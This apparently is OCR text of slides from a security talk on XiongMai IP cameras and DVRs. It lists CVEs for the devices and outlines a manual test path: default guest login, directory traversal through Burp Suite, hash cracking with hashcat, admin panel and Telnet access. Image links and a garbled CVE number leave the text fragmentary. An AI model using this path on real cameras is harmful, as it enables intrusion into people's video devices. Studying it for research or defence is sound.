


Hidden Interface



Hardware Interface

Web Panel Close Look



Vulnerabilities

Common Vulnerabilities and Exposures

HOME > CVE > SEARCH RESULTS

Search Results

There are **3** CVE entries that match your search.

Name	
CVE-2018-14064	The uc-http service 1.0
CVE-2018-10088	Buffer overflow in Xiong
CVE-2017-7577	XiongMai uc-httpd has

You can also search by reference using the CVE Reference Maps.
For More Information: CVE Request Web Form (select "Other" from dropdown)

CVE Details

The ultimate security vulnerability datasource

Search | View CVE

Log In Register

Vulnerability Feeds & Widgets New www.itsecdb.com

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website

Xiongmaitech : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-11878	190		Overflow	2019-05-10	2019-05-13	3.3	None	Local Network	Low	Not required	None	None	Partial

An issue was discovered on XiongMai Besder IP20H1 V4.02.R12.00035520.12012.047500.00200 cameras. An attacker on the same local network as the camera can craft a message with a size field larger than 0x80000000 and send it to the camera, related to an integer overflow or use of a negative number. This then crashes the camera for about 120 seconds.

2	CVE-2018-17919	798			2018-10-10	2019-10-09	6.4	None	Remote	Low	Not required	Partial	Partial	None

All versions of Hangzhou Xiongmai Technology Co., Ltd XMeye P2P Cloud Server may allow an attacker to use an undocumented user account "default" with its default password to login to XMeye and access/view video streams.

3	CVE-2018-17917	200		+Info	2018-10-10	2019-10-09	5.0	None	Remote	Low	Not required	Partial	None	None

All versions of Hangzhou Xiongmai Technology Co., Ltd XMeye P2P Cloud Server may allow an attacker to use MAC addresses to enumerate potential Cloud IDs. Using this ID, the attacker can discover and connect to valid devices using one of the supported apps.

4	CVE-2018-17915	311			2018-10-10	2019-10-09	6.4	None	Remote	Low	Not required	Partial	Partial	None

All versions of Hangzhou Xiongmai Technology Co., Ltd XMeye P2P Cloud Server do not encrypt all device communication. This includes the XMeye service and firmware update communication. This could allow an attacker to eavesdrop on video feeds, steal XMeye login credentials, or impersonate the update server with malicious update code.

5	CVE-2018-10088	119		Overflow	2018-06-08	2018-07-31	10.0	None	Remote	Low	Not required	Complete	Complete	Complete

Buffer overflow in XiongMai uc-httpd 1.0.0 has unspecified impact and attack vectors, a different vulnerability than CVE-2017-16725.

6	CVE-2017-16725	119		Exec Code Overflow	2017-12-20	2018-01-12	10.0	None	Remote	Low	Not required	Complete	Complete	Complete


A Stack-based Buffer Overflow issue was discovered in Xiongmai Technology IP Cameras and DVRs using the NetSurveillance Web interface. The stack-based buffer overflow vulnerability has been identified, which may allow an attacker to execute code remotely or crash the device. After rebooting, the device restores itself to a more vulnerable state in which Telnet is accessible.

7	CVE-2017-7577	22		Dir. Trav.	2017-04-07	2018-09-10	5.0	None	Remote	Low	Not required	Partial	None	None

XiongMai uc-httpd has directory traversal allowing the reading of arbitrary files via a "GET ../" HTTP request.


Total number of vulnerabilities : 7 Page : 1 (This Page)

Vulnerabilities




Web Panel Manual Testing


http://192.168.1.10/DVR.htm



CVE-2018-171919
Default with no password logs in as guest on the system.




Directory Traversal




BURPSUITE

CVE-2017-7577/

https://www.cvedetails.com/cve/CVE-2017-7577/



Cracking Hashes




https://hashcat.net/hashcat/

Directory Traversal


BURPSUITE

CVE-2017-7577/

https://www.cvedetails.com/cve/CVE-2017-7577/




Admin Panel





Admin Panel

Telnet Access



Networking Closed Ports

